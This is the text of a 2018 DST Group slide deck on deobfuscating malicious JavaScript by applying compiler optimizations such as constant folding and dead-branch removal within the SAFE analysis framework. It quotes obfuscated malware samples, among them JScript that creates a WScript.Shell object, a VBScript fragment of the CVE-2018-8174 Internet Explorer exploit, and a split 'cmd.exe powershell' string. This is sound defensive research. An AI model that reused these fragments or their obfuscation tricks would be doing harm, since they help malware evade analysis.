Australian Government
Department of Defence
Science and Technology

Optimizing away JavaScript obfuscation

Adrian Herrera

Defence Science and Technology Group

August 26, 2018

$ whoami

- Researcher with the Defence Science and Technology (DST) Group
- Visiting researcher at the Australian National University (ANU)
- S2E maintainer

Outline

1. Background
2. Building a deobfuscator
3. Results
4. Conclusion
5. Backup slides

Background

Motivation

- JavaScript is a common attack vector
  - Remote code execution via the browser
- Malware authors employ obfuscation to hinder analysis
- Can we undo this obfuscation to speed up analysis?

Example

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
    lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
    emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
    axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
    jalihy";function fqykrudlimg(){return true}function ezapxunhycg(){var bsuxgibk=
    "oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
    awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
    null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
    var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
    undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;/* ... */if(
    typeof ifopracxa=="undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell")
    ;switch(salhy()){case 336:if(isxoxnup==undefined){var ajagjij=22.5;var
    uxxejrubv=1.4;var ezgalu="44472"}if(tarvip>-2.7){var pdatqecqed=null;var
    opulwolyw="upefvadukf";opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=
    undefined;var etgeva=1;var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=
    ngyqjokv+orutmawvend;tcaqryk="39066"+tcaqryk;var hojebe=undefined}if(fakyfbevra
    ()==false){if(uvmitluzo()=="qhawec"){var sfikipu=true;var dobure=912;dobure="
    54201";sowoxozy="54062";var ixamjejy=11.835;var nqijcarefi=ixamjejy+sowoxozy;
    nqijcarefi=nqijcarefi+76.107}}var ydxezbonb=undefined;if(ydxezbonb===0){var
    ubafi=undefined;var hqimit="74931";var vmicohsa=315;var obelde=24.2;var
    aznimuqas=0}break;/* case ... */}}else{/* ... */}
```

Example

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
    lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
    emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
    axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
    jalihy";function fqykrudlimg(){return true}function ezapxunhycg(){var bsuxgibk=
    "oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
    awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
    null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
    var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
    undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;/* ... */if(
    typeof ifopracxa=="undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell")
    ;switch(salhy()){case 336:if(isxoxnup==undefined){var ajagjij=22.5;var
    uxxejrubv=1.4;var ezgalu="44472"}if(tarvip>-2.7){var pdatqecqed=null;var
    opulwolyw="upefvadukf";opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=
    undefined;var etgeva=1;var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=
    ngyqjokv+orutmawvend;tcaqryk="39066"+tcaqryk;var hojebe=undefined}if(fakyfbevra
    ()==false){if(uvmitluzo()=="qhawec"){var sfikipu=true;var dobure=912;dobure="
    54201";sowoxozy="54062";var ixamjejy=11.835;var nqijcarefi=ixamjejy+sowoxozy;
    nqijcarefi=nqijcarefi+76.107}}var ydxezbonb=undefined;if(ydxezbonb===0){var
    ubafi=undefined;var hqimit="74931";var vmicohsa=315;var obelde=24.2;var
    aznimuqas=0}break;/* case ... */}}else{/* ... */}
```

Aim: Make this readable

Goals

- Borrow ideas from compiler theory
  - Source-to-source transform, rather than source-to-machine transform
- Focus on **semantic** transformations
  - UglifyJS[1] provides **syntactic** transformation (pretty-printing)
  - Ensure our transformations are **semantics preserving**
- Reuse existing parser and source generation tools

[1] `https://github.com/mishoo/UglifyJS2`

Not just JavaScript[2]

SECURELIST THREATS CATEGORIES TAGS ENCYCLOPEDIA STATISTICS

This is where it becomes interesting. Despite a Word document being the initial attack vector, the vulnerability is actually in VBScript, not in Microsoft Word. This is the first time we've seen a URL Moniker used to load an IE exploit, and we believe this technique will be used heavily by malware authors in the future. This technique allows one to load and render a web page using the IE engine, even if default browser on a victim's machine is set to something different.

The VBScript in the downloaded HTML page contains both function names and integer values that are obfuscated.

```
Sub StartExploit
    lIIIII
    If IIIlII()=(&h5b5+2967-&H114c) Then
        llIIlI()
    Else
        Err.Raise (&h13cc+2590-&H1de5)
    End If
    IIIIII
    lIIIII
    IIIIII=lIIIII()
    IIIIII=llIII(GetUint32(IIIIII))
    IIIIII=IlII(IIIIII,"msvcrt.dll")
    IIIIII=IlII(IIIIII,"kernelbase.dll")
    lIIIII=IlII(IIIIII,"ntdll.dll")
    IIIIII=IlII(IIIIII,"VirtualProtect")
    IIIIII=IlII(lIIIII,"NtContinue")
    IIIII llII()
    IIIII=IlIII()+(&h101a+2050-&H1814)
    IIIII lIIIII(IIIII)
    lIIII=IlIII()+69596
    IIIII llIIII(lIIII)
    llIIII=IlIII()
    lIIIII
End Sub
StartExploit
```

Obfuscated IE exploit

[2] https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/

Not just JavaScript[2]

This is where it becomes interesting. Despite a Word document being the initial attack vector, the vulnerability is actually in VBScript, not in Microsoft Word. This is the first time we've seen a URL Moniker used to load an IE exploit, and we believe this technique will be used heavily by malware authors in the future. This technique allows one to load and render a web page using the IE engine, even if default browser on a victim's machine is set to something different.

The VBScript in the downloaded HTML page contains both function names and integer values that are obfuscated.

```
Sub StartExploit
    lIllII
    If IIIlII()=(&h5b5+2967-&H114c) Then
        llIlll()
    Else
        Err.Raise (&h13cc+2190-&H1de5)
    End If
    IIIIII
    lIIIII
    IIIIIl=lIIIIl()
    IllllI=llIlI(GetUint32(IIIIIl))
    IllllI=IlII(IllllI,"msvcrt.dll")
    IIllll=IlII(IllllI,"kernelbase.dll")
    lIlIII=IlII(IllllI,"ntdll.dll")
    IlIIII=IlII(IIllll,"VirtualProtect")
    IIlIII=IlII(lIlIlI,"NtContinue")
    Illll llIll()
    IIIll=IlIlI()+(&h101a+2050-&H1814)
    Illll llIIIl(IIIll)
    lIlll=IlIlI()+69596
    Illll llIIIl(lIlll)
    llIIIl=IlIlI()
    lIIIll
End Sub
StartExploit
```

Obfuscated IE exploit


Only consider JavaScript (for now)

[2] https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/

Building a deobfuscator


Compiler theory 101

Typical compiler workflow




Compiler theory 101

Typical compiler workflow




Deobfuscator workflow




Compiler theory 101

Typical compiler workflow



Deobfuscator workflow



Reuse existing tools

SAFE

Scalable Analysis Framework for ECMAScript (SAFE)

"SAFE 2.0 is a scalable and plugable analysis framework for JavaScript web applications developed by the Programming Language Research Group at KAIST"[3]

[3] https://github.com/sukyoung/safe

Extending SAFE

- Transforms JavaScript into multiple intermediate representations (IR) for analysis
  - AST
  - IR
  - CFG
- “Formal” specification & implementation of translations between IRs

Extending SAFE

- Transforms JavaScript into multiple intermediate representations (IR) for analysis
  - AST
  - IR
  - CFG
- “Formal” specification & implementation of translations between IRs
- Written in Scala

Extending SAFE

- Transforms JavaScript into multiple intermediate representations (IR) for analysis
  - AST
  - IR
  - CFG
- “Formal” specification & implementation of translations between IRs
- Written in Scala
  - Functional languages are nice for this kind of task 🙂

Extending SAFE

- Transforms JavaScript into multiple intermediate representations (IR) for analysis
  - AST
  - IR
  - CFG
- “Formal” specification & implementation of translations between IRs
- Written in Scala
  - Functional languages are nice for this kind of task 🙂
- SAFE provides a number of analysis “phases”
  - Add a `Deobfuscate` phase that operates at the AST level
  - Generate a new, “simpler” AST


SAFE AST Example

```
function salhy() {
  var idylle = null;
  return idylle;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (tarvip > -2.7) {
      var pdatqecqed = null;
      var opulwolyw = 'upefvadukf';
      opulwolyw = 188 + opulwolyw;
      var ngyqjokv = "39752";
      orutmawvend = 8.933;
      var tcaqryk = ngyqjokv + orutmawvend;
      tcaqryk = '39066' + tcaqryk;
    }
  }
}
```

SAFE AST Example



`Deobfuscate` phase

Reuse simple compiler optimizations

`Deobfuscate` phase

Reuse simple compiler optimizations

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

`Deobfuscate` phase

Reuse simple compiler optimizations

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

Continue applying optimizations until a fixpoint is reached (i.e. the AST stops changing)

`Deobfuscate` phase

Reuse simple compiler optimizations

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

Continue applying optimizations until a fixpoint is reached (i.e. the AST stops changing)

Let's look at some optimizations

Constant folding

Recognise and evaluate constant expressions

Constant folding


Recognise and evaluate constant expressions

```
var jqutzo = "cmd.exe /c\"po" + "wers" + "hell\"";
```

Constant folding

Recognise and evaluate constant expressions


```
var jqutzo = "cmd.exe /c\"po" + "wers" + "hell\"";
```



Constant folding

Recognise and evaluate constant expressions


```
var jqutzo = "cmd.exe /c\"po" + "wers" + "hell\"";
```



Constant folding

Recognise and evaluate constant expressions

